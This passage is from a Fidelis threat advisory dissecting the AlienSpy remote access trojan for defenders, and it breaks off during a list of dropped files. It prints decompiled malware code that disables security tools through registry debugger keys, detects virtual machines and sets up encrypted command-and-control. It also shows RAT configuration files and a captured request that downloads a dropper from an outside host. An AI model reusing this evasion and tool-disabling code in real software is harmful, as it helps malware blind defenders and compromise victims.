www.fidelissecurity.com
www.threatgeek.com
@FidSecSys
+1800.652.4020

Fidelis Threat Advisory #1015

Ratting on AlienSpy

Apr 08, 2015

Document Status: 1.0
Last Revised: 2015-04-08

Executive Summary

This report is a comprehensive description of AlienSpy, a remote access trojan (RAT) with significant capabilities that is currently being used in global phishing campaigns against consumers as well as enterprises. Our goal with this paper is to provide detailed analysis of its capabilities, tie it to previous generations of RATs that have been observed over the course of many years and provide observations from recent encounters with the RAT. Further, we intend to support the broader research community with a Yara rule developed as a result of our research as well a rich set of IOCs from campaigns that are currently operational, extending the body of knowledge around this RAT [1], [2], [3], [4].

There is a long line of RATs that have received attention in the past few years and are known to be related in provenance and have been observed in related campaigns. These include njRAT, njWorm and Houdini RAT, all of which have been repeatedly deployed against victims in the consumer space as well as large enterprises. These RATs are recognized to have a robust feature set and much of the evolution that has been seen is in the nature of the delivery, rather than in core functionality.

AlienSpy is different in this regard. It is the latest in a well known lineage of RATs – Frutas, Adwind and Unrecom are all predecessors. We believe that it benefits from unified development and support that has resulted in rapid evolution of its feature set including multiplatform support, including Android, as well as evasion techniques not present in other RATs. It must be noted that previous generations in this RAT continue to be used in specific campaigns, notably Adwind. However, we're currently observing a wave of AlienSpy samples being deployed worldwide against consumers as well as enterprises in the Technology, Financial Services, Government and Energy sectors.

Key Findings:

- AlienSpy is a full-featured RAT currently used in multiple campaigns globally, targeting consumers and enterprises and currently detected by a limited set of antivirus products.
- Current versions of AlienSpy provide features like multiplatform support, including Android, VM evasion and TLS-encrypted communications that extend beyond other commodity RATs.
- AlienSpy is the latest in a family of RATs such as Adwind, Frutas and Unrecom, all of which have been observed in campaigns targeting large enterprises. These tools have rapidly evolved through continuous updates and are made available through various subscription models, which is innovative for this class of malware.

Recommended Actions :

- Enterprises should ensure that they are capable of detecting inbound malware as well as active infections involving this RAT. To this end, we are publishing a Yara rule as well as a set of Indicators of Compromise (IOCs).

AlienSpy – the details

Similar to other RATs, AlienSpy RAT provides the attacker with full control over the compromised system. AlienSpy supports infections on Windows, Linux, Mac, and Android devices.

The AlienSpy tool has some of the following capabilities in common with other RATs like njRAT and Houdini RAT:


- Collection of System Information (e.g. IP, OS version, memory RAM information, Java version, Computer Name, etc.)
- Upload & Execute additional malware
- Capture Webcam and Microphone, without user notification
- Remote Desktop to watch user activity
- File Manager allowing access to files in the context of the current user
- Browser Password theft
- Keylogging to capture passwords otherwise obscured from viewing


Additionally, the current version of AlienSpy possess the following capabilities that exceed other widely used RATs:


- Sandbox detection
- Detection, disabling and killing of various antivirus and security tools
- TLS protected command-and-control

The following is a screenshot of one of the AlienSpy RAT builders:

The following screenshots of version 5.1 of the AlienSpy builder show how the user could configure some of the settings observed in the configuration file from the UI:







The decompiled code also revealed how AlienSpy uses the Transport Layer Security (TLS) cryptographic protocol for secure network communication with the command and control server (CnC). The following shows part of the decompiled code obtained:

```
package util;

import java.io.IOException;
import java.io.PrintStream;
import java.security.KeyManagementException;
import java.security.KeyStore;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;
import java.security.cert.CertificateException;
import javax.net.SocketFactory;
import javax.net.ssl.SSLContext;
import javax.net.ssl.TrustManagerFactory;

public class AlienSSLSocket
{
  public SocketFactory getSocketFactory()
    throws IOException
  {
    try
    {
      SSLContext context = SSLContext.getInstance("TLS");

      KeyStore keyStore = KeyStore.getInstance("JKS");

      TrustManagerFactory tmf =
TrustManagerFactory.getInstance(TrustManagerFactory.getDefaultAlgorithm());

      keyStore.load(getClass().getResourceAsStream("keystore.test"),
"storepass".toCharArray());

      tmf.init(keyStore);
      context.init(null, tmf.getTrustManagers(), null);

      return context.getSocketFactory();

------------------------------------ TRUNCATED BY ANALYST ------------------------------------
```

Network traffic encryption is performed to obfuscate the malicious network traffic with the command and control server (CnC). Applying this technique makes it very difficult for network defenders to detect the malicious activity from infected nodes in the enterprise.

To prevent various security tools from running, this version of AlienSpy performs various registry key changes. The following is an example to disable Wireshark:

- Key: HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options
- Value Name: wireshark.exe
- Value Data: svchost.exe

The following shows the code in the AlienSpy variant decompiled:

```
if (wireshark) {
      command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
```

```
NT\\CurrentVersion\\Image File Execution Options\\wireshark.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\tshark.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\text2pcap.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\rawshark.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\mergecap.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\editcap.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\dumpcap.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("[HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Image File Execution Options\\capinfos.exe]\r\n");
        command.append("\"debugger\"=\"svchost.exe\"\r\n");
        command.append("\r\n");
    }
------------------------------------ TRUNCATED BY ANALYST ------------------------------------
```

AlienSpy performs similar registry key changes against the following processes:

UserAccountControlSettings.exe	BullGuardBhvScanner.exe	FPWin.exe	nseupdatesvc.exe	uiWinMgr.exe
Taskmgr.exe	BullGuarScanner.exe	FPAVServer.exe	nfservice.exe	uiWatchDog.exe
ProcessHacker.exe	LittleHook.exe	AVK.exe	nwscmon.exe	uiSeAgnt.exe
msconfig.exe	BullGuardUpdate.exe	GdBgInx64.exe	njeeves2.exe	PtWatchDog.exe
MSASCui.exe	clamscan.exe	AVKProxy.exe	nvcod.exe	PtSvcHost.exe
MsMpEng.exe	ClamTray.exe	GDScan.exe	nvoy.exe	PtSessionAgent.exe
MpUXSrv.exe	ClamWin.exe	AVKWCtlx64.exe	zlhh.exe	coreFrameworkHost.exe
MpCmdRun.exe	cis.exe	AVKService.exe	Zlh.exe	coreServiceShell.exe
procexp.exe	CisTray.exe	AVKTray.exe	nprosec.exe	uiUpdateTray.exe
AdAwareService.exe	cmdagent.exe	GDKBFltExe32.exe	Zanda.exe	VIPREUI.exe
AdAwareTray.exe	cavwp.exe	GDSC.exe	NS.exe	SBAMSvc.exe
WebCompanion.exe	dragon_updater.exe	virusutilities.exe	acs.exe	SBAMTray.exe
AdAwareDesktop.exe	MWAGENT.EXE	guardxservice.exe	op_mon.exe	SBPIMSvc.exe
mbam.exe	MWASER.EXE	guardxkickoff_x64.exe	PSANHost.exe	bavhm.exe
mbamscheduler.exe	CONSCTLX.EXE	iptray.exe	PSUAMain.exe	BavSvc.exe
mbamservice.exe	avpmapp.exe	freshclam.exe	PSUAService.exe	BavTray.exe
wireshark.exe	econceal.exe	freshclamwrap.exe	AgentSvc.exe	Bav.exe
tshark.exe	escanmon.exe	K7RTScan.exe	BDSSVC.EXE	BavWebClient.exe
text2pcap.exe	escanpro.exe	K7FWSrvc.exe	EMLPROXY.EXE	BavUpdater.exe
rawshark.exe	TRAYSSER.EXE	K7PSSrvc.exe	OPSSVC.EXE	MCShieldCCC.exe

mergecap.exe	TRAYICOS.EXE	K7EmlPxy.EXE	ONLINENT.EXE	MCShieldRTM.exe
editcap.exe	econser.exe	K7TSecurity.exe	QUHLPSVC.EXE	MCShieldDS.exe
dumpcap.exe	VIEWTCP.EXE	K7AVScan.exe	SAPISSVC.EXE	MCS-Uninstall.exe
capinfos.exe	FSHDLL64.exe	K7CrvSvc.exe	SCANNER.EXE	SDScan.exe
V3Main.exe	fsgk32.exe	K7SysMon.Exe	SCANWSCS.EXE	SDFSSvc.exe
V3Svc.exe	fshoster32.exe	K7TSMain.exe	scproxysrv.exe	SDWelcome.exe
V3Up.exe	FSMA32.EXE	K7TSMngr.exe	ScSecSvc.exe	SDTray.exe
V3SP.exe	fsorsp.exe	nanosvc.exe	SUPERAntiSpyware.exe	UnThreat.exe
V3Proxy.ahn	fssm32.exe	nanoav.exe	SASCore64.exe	utsvc.exe
V3Medic.exe	FSM32.EXE	nnf.exe	SSUpdate64.exe	
BgScan.exe	trigger.exe	nvcsvc.exe	SUPERDelete.exe	
BullGuard.exe	FProtTray.exe	nbrowser.exe	SASTask.exe	

Some of the above processes belong to the following tools:

Windows Defender	F-Secure	McAfee
Malwarebytes	F-PROT	VIPRE
ClamWin	G DATA	Panda
eScan	Norton	Trend Micro
Process Hacker	Process Explorer	Wireshark

The following hard-coded User-Agent string was found in the AlienSpy sample analyzed:

```
User-Agent", "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57 Safari/537.17
```

The above User-Agent string will be used in the GET request when AlienSpy receives commands to download and execute a file in the victim system.

This section will provide the analysis performed in an AlienSpy RAT sample that received commands to infect the victim system with the Citadel bot.


- PayslipDetails.jar

  The above file is associated with an AlienSpy RAT sample of special interest to us since it was the one that received commands from the attacker to download a malicious dropper that infected the Victim system with the Citadel bot malware.

  File information:

```
File Name:  PayslipDetails.jar
File Size:  64001 bytes
MD5:        fdb674cadfa038ff9d931e376f89f1b6
SHA1:       cc0aaf0313c12d7f30ea7ed088fc1dec9ba586f0
```


The malware was obfuscated with the Allatori Java obfuscator which appears to be integrated in the AlienSpy builder. The following file structure can be observed when the obfuscated malware is decompressed:



The following is a screenshot showing the Allatori Obfuscator splash screen presented when the servers was executed from the command line:

In this paper we will not go into details about Allatori deobfuscation since it has been well covered in the security community and some decoder/decrypters has been released. For more information, please look at the references section of this paper. One of the main purposes of using file obfuscators is to bypass network perimeter defenses and to make it more difficult for malware reverse engineers to analyze the malicious code.

When the malware is de-obfuscated, the following file structure is observed:



The “config.xml” file contains the malware configuration information. Inspection of this file revealed the following information:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Java Software</comment>
<entry key="VMWARE">false</entry>
<entry key="malw">true</entry>
<entry key="PLUGIN_EXTENSION">1ZNZy</entry>
<entry key="PORT">9999</entry>
<entry key="proex">true</entry>
<entry key="unthreat">true</entry>
<entry key="INSTALL">true</entry>
<entry key="INSTALL_TIME">2000</entry>
<entry key="ikarus">true</entry>
<entry key="JAR_FOLDER">MZ2wuRrVHm</entry>
<entry key="JAR_EXTENSION">OLQ8X</entry>
<entry key="windef">true</entry>
<entry key="resys">true</entry>
<entry key="outpost">true</entry>
<entry key="escan">true</entry>
<entry key="bull">true</entry>
<entry key="clam">true</entry>
<entry key="norton">true</entry>
<entry key="trend">true</entry>
<entry key="fprot">true</entry>
<entry key="super">true</entry>
<entry key="RECONNECTION_TIME">2000</entry>
<entry key="wire">true</entry>
<entry key="prohac">true</entry>
<entry key="CONNECTION_TIME">2000</entry>
<entry key="k7">true</entry>
<entry key="ahnlab">true</entry>
<entry key="spybot">true</entry>
<entry key="vipre">true</entry>
<entry key="quickheal">true</entry>
<entry key="JAR_REGISTRY">o8aRI55qlJ</entry>
<entry key="MUTEX">92uPOla0c6z</entry>
<entry key="adaware">true</entry>
<entry key="norman">true</entry>
<entry key="uac">true</entry>
<entry key="gdata">true</entry>
<entry key="mcshield">true</entry>
<entry key="panda">true</entry>
<entry key="fsecure">true</entry>
<entry key="PLUGIN_FOLDER">EgUMvTAADS</entry>
<entry key="immunet">true</entry>
<entry key="DNS">owoego[.]chickenkiller[.]com</entry>   -----> Modified by analyst <-----
<entry key="comodo">true</entry>
<entry key="nano">true</entry>
<entry key="JAR_NAME">BCqNyOHK87</entry>
<entry key="VBOX">false</entry>
<entry key="baidu">true</entry>
<entry key="NICKNAME">GOD DEY</entry>
</properties>
```

The above XML configuration file reveals key information and features about the RAT. Let's discuss some of them:

- **DNS**: Information about the C2 (e.g. **owoego[.]chickenkiller[.]com**)
- **PORT**: Information about the remote port connection (e.g. **9999**)
- **VMWARE** and **VBOX**: Configuration of virtual machine environment detection. If set to 'true', the malware will stop running.

  Detection of VMware and Virtual Box are performed by searching the filesystem for artifacts of standard directory paths. The following is an example of how AlienSpy identifies if it is being executed in a VMware virtual machine for different operating systems:

  - Windows
    ProgramFiles(X86)\VMware\VMware Tools
    ProgramFiles\VMware\VMware Tools

  - Linux
    /etc/vmware-tools

  - Mac
    /Library/Application Support/VMware Tools

  The following shows part of the decompiled code to perform these activities:

```
public static boolean isVMWARE() {
   if (isLinux())
     return new File("/etc/vmware-tools").exists();
   if (isMac())
     return new File("/Library/Application Support/VMware Tools").exists();
   if (isWindows())
   {
     String path;
     String path;
     if (!System.getProperty("os.arch").equalsIgnoreCase("x86"))
       path = System.getenv("ProgramFiles(X86)");
     else {
       path = System.getenv("ProgramFiles");
     }
     return new File(new StringBuilder().append(path).append("\\VMware\\VMware
Tools").toString()).exists();
   }
   return false;
 }
```

- **JAR_FOLDER**: Information about the folder to be created in the %APPDATA% directory of the victim system (e.g. %APPDATA%**MZ2wuRrVHm**\).

- **JAR_NAME**: Information about the name of the AlienSpy RAT created in the victim system (e.g. %APPDATA%\MZ2wuRrVHm**BCqNyOHK87**).
- **JAR_EXTENSION**: Information about the AlienSpy file extension (e.g. %APPDATA%\MZ2wuRrVHm\BCqNyOHK87.**OLQ8X**).
  The above data reveals the full path to the AlienSpy RAT created in the victim system.
- **JAR_REGISTRY**: Name of the key created for registry entrenchment in the run key (e.g. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**o8aRI55qIJ**).

  In our victim system the following shows the full registry key entrenchment information:

  - Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - Value Name: o8aRI55qIJ
  - Value Data: ""C:\Documents and Settings*[USERNAME]*\MZ2wuRrVHm\bin\javaw.exe" -jar "C:\Documents and Settings*[USERNAME]*\Application Data\MZ2wuRrVHm\BCqNyOHK87.OLQ8X""

  - Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
  - Value Name: o8aRI55qIJ
  - Value Data: ""C:\Documents and Settings*[USERNAME]*\MZ2wuRrVHm\bin\javaw.exe" -jar "C:\Documents and Settings*[USERNAME]*\Application Data\MZ2wuRrVHm\BCqNyOHK87.OLQ8X""

- **MUTEX:** To make sure only one instance of the software run (e.g. 92uPOla0c6z). Unfortunately, the AlienSpy builder provides a point and click easy option to change the mutex with a random string. So, looking for the existence of the mutex in memory across systems in the enterprise may not lead to the detection of infected systems.

A distinguished heritage

The Adwind and AlienSpy threat activity observed in the past weeks against various targets in our customer base is of great concern to us as it is being carried through phishing emails with remote access tools that provide the threat actors with full control over the victim systems. Infected systems could end up with botnet malware downloaded through AlienSpy RAT (e.g. Citadel) as it was observed by our security researchers during one of the infections.

The evolution of AlienSpy RAT dates from its beginnings as a tool known as Frutas RAT, subsequently branded as Adwind RAT [8] [9], then Unrecom RAT, and now AlienSpy.

AlienSpy is a Java-based RAT that provides a plugin framework with a total of around twelve (12) plugins for different operating system platforms. This modular plugin framework makes it easy for the attackers to upgrade the RAT with plugin that provides additional features. The tool supports infections on Windows, Linux, Mac OSX and Android systems.

AlienSpy is sold for a price between $19.90-$219.90 USD depending on a membership package that ranges from Basic to Ultimate. In the FAQ section of their website (AlienSpy[.]net), they mention that the tool is not classified as malware, but they also provide a scanner (AlienSpy[.]net/scanner/) to help users check if different antivirus tools (AV) can detect the server created from the builder. They also have built-in features in the RAT to disable many virus protection tools.

Correlation to Unrecom RAT through builder decompilation

Through our analysis, we were able to obtain the following versions of the AlienSpy builder: 5, 4.3, and 4.2. As expected, some of the code was obfuscated with the Allatori Java obfuscator. Using a java decompiler tool, some of the following strings of interest were found:

```
C:\\Users\\UnrecomSoft\\Desktop\\UnrecomProject\\GEOIP\\GeoIP.dat
148.233.151[.]240
public static final int LINUX = 1;
public static final int WINDOWS = 2;
public static final int LINUX_WINDOWS = 3;
public static final int MAC = 4;
public static final int LINUX_MAC = 5;
public static final int WINDOWS_MAC = 6;
public static final int LINUX_WINDOWS_MAC = 7;
public static final int ANDROID = 8;
public static final int LINUX_ANDROID = 9;
public static final int WINDOWS_ANDROID = 10;
public static final int LINUX_WINDOWS_ANDROID = 11;
public static final int MAC_ANDROID = 12;
public static final int LINUX_MAC_ANDROID = 13;
public static final int WINDOWS_MAC_ANDROID = 14;
public static final int LINUX_WINDOWS_MAC_ANDROID = 15
```

As it can be observed above, the RAT builder uses MaxMind GeoIP java API to determine location via lookups. We can also observe the following strings potentially representing code reuse from Unrecom RAT: “UnrecomSoft” and “UnrecomProject”. One of the online videos found about AlienSpy shows how to upgrade from Unrecom RAT to AlienSpy.

Since November 2013, Adwind RAT has been known to be sold under the Unrecom RAT name. Adwind RAT is known to have evolved from Frutas RAT. Frutas RAT has been used in phishing emails against high-profile companies in Europe and Asia in sectors such as finance, mining, telecom, and government.

The following are examples of Adwind, Unrecom RAT, and AlienSpy configuration files, further illustrating common ties between them:

- AlienSpy RAT (MD5: 1ab667dec40b79a420a7ba10e2d25bba)

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>AlienSpy</comment>
<entry key="pluginfolder">VeTyinSMuu</entry>
<entry key="reconnetion_time">1000</entry>
<entry key="ps_hacker">false</entry>
<entry key="restore_system">false</entry>
<entry key="pluginfoldername">VeTyinSMuu</entry>
<entry key="dns">moneybank92.no-ip[.]biz</entry>
<entry key="install_time">1000</entry>
<entry key="port2">2554</entry>
<entry key="port1">2553</entry>
<entry key="taskmgr">false</entry>
<entry key="vmware">true</entry>
<entry key="jarname">Z8PRCNBwJO</entry>
<entry key="msconfig">false</entry>
<entry key="mutex">Qejc7dWObd</entry>
<entry key="install">true</entry>
<entry key="instalar">true</entry>
<entry key="vbox">true</entry>
<entry key="password">00f97cb506e7cfbba5b9ad7dd0c1dd25fd349b15</entry>
<entry key="NAME">bgm2015</entry>
<entry key="extensionname">24B</entry>
<entry key="prefix">Wu_Cashout</entry>
<entry key="jarfoldername">R35S5bbCbr</entry>
<entry key="uac">false</entry>
<entry key="win_defender">false</entry>
<entry key="connetion_time">1000</entry>
<entry key="folder">R35S5bbCbr</entry>
<entry key="jar">Z8PRCNBwJO</entry>
<entry key="pluginextension">24B</entry>
<entry key="registry">6TcHVZUmXL</entry>
<entry key="ps_explorer">false</entry>
<entry key="p2">2554</entry>
<entry key="p1">2553</entry>
<entry key="registryname">6TcHVZUmXL</entry>
<entry key="wireshark">false</entry>
<entry key="desktop">true</entry>
<entry key="nickname">Wu_Cashout</entry>
</properties>
```

Note: The "password" element is no longer present in new variants

- Unrecom RAT (MD5: 314a60bcc0bba0bafb4581549438671d)

```
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Unrecom v1.0</comment>
<entry key="install">false</entry>
<entry key="pluginfoldername">vvXDOI0XCf</entry>
<entry key="delay">3</entry>
<entry key="extensionname">OLj</entry>
<entry key="dns">403.no-ip[.]biz</entry>
<entry key="prefix">Ø±Ù^Ø§Ø¨Ø· Ù• ÙŠ Ø¨ÙŠ</entry>
<entry key="p2">1506</entry>
<entry key="password">7110eda4d09e062aa5e4a390b0a572ac0d2c0220</entry>
<entry key="p1">1505</entry>
</properties>
```

- Adwind RAT (MD5: 0831e07ecac47f88d224fab84e7c26ea)

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Adwind RAT v3.0</comment>
<entry key="registryname">Piuceejmr Ungwdwgj</entry>
<entry key="install">true</entry>
<entry key="pluginfoldername">Kaybju</entry>
<entry key="delay">3</entry>
<entry key="extensionname">Vimggf</entry>
<entry key="dns">poysteks[.]com</entry
<entry key="prefix">FinalSP01</entry>
<entry key="jarname">Sqkuta</entry>
<entry key="password">2917d242147c5461835d961c57b1dfc29f5c18a3</entry>
<entry key="p2">1506</entry>
<entry key="jarfoldername">Cnvdgw</entry>
<entry key="p1">1505</entry>
</properties>
```

Interestingly, the domain alienspy[.]net, which serves as the key distribution point for the tool, was registered on June 6, 2014. This is a few days after we published the advisory “RAT in a Jar: A Phishing Campaign Using Unrecom” [5], documenting a campaign involving the Unrecom RAT, AlienSpy’s immediate predecessor.

In the wild

1. The Lures

The following table presents some information about email messages observed in phishing campaigns:

From	Subject	Attachment
"kreith@gmmllc[.]us" <parkhe@applindustries[.]com>	swift details	Swift Copy.jar
"Haque, Sanaul" <sanaul.haque@ttu[.]edu>	Fwd: Remittance Error 2089/234-Reported lost of data (Complete and email back)	DOC_REF_098383_732.jar.rar
MOHAMMED OSMAN <frank.d147@gmail[.]com>	PO-Mar-JAR171763403583	PO-Mar-JAR171763403583(1).jar
"nasha@superiorshipping[.]com" <nasha@superiorshipping[.]com>	Payment	Payment Copy.zip
"Miss Sandra Wang"<LoneStarTradingco@ymail[.]com>	Re: Concerning The Last Order We Sent	Order.zip

2. Post Infection

Now that we have covered some of the details of the AlienSpy sample analyzed, we will like to present some of the file system artifacts generated by this sample in the victim system during the Citadel bot malware infection [10] [11] [12] [13].

Once the AlienSpy RAT was executed in the victim system, the malicious file beaconed to "owoego[.]chickenkiller[.]com" over port "9999". The domain resolved to "46.246.3[.]16".

Then, the victim system performed the following GET request to download "gobe.exe" from "vasukiassociates[.]com":

```
GET /gobe.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57
Safari/537.17
Host: vasukiassociates[.]com
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

As it can be observed above, the User-Agent string in the GET request is the same as the one discovered in the AlienSpy decompiled code.

The "vasukiassociates[.]com" resolved to "209.160.24[.]197".

The following are the properties of the malware dropper downloaded:

```
File Name:  gobe.exe
File Size:  339968 bytes
MD5:        87dfaecaffb20d8b6db35932a84b509c
SHA1:       d66e5f2a64cff046b7f3131b07b385864f76eb99
PE Time:    0x550FCFF3 [Mon Mar 23 08:33:55 2015 UTC]
PEID Sig:   Microsoft Visual C# / Basic .NET
PEID Sig:   Microsoft Visual Studio .NET
PEID Sig:   .NET executable compressor
Sections (3):
  Name      Entropy  MD5
```

```
.text     6.2      6edabe3f53cf6afeeedcba2261ef60ef
.rsrc     5.63     728517aea51e6a3c1ab1f4e4ca38a89b
.reloc    0.1      8397cd923fbaaae9f6b7c286cfa22b3e
```

Once the malware was executed in the system, some of the following files were created:

```
1.  CSILlzCw.exe

    File Name:  CSILlzCw.exe
    File Size:  339968 bytes
    MD5:        49bb7d6583ad00d13488e6907c14944b
    SHA1:       7a50923af645cb3ccfb772ea12952a9faf550fe7
    PE Time:    0x550FCFF3 [Mon Mar 23 08:33:55 2015 UTC]
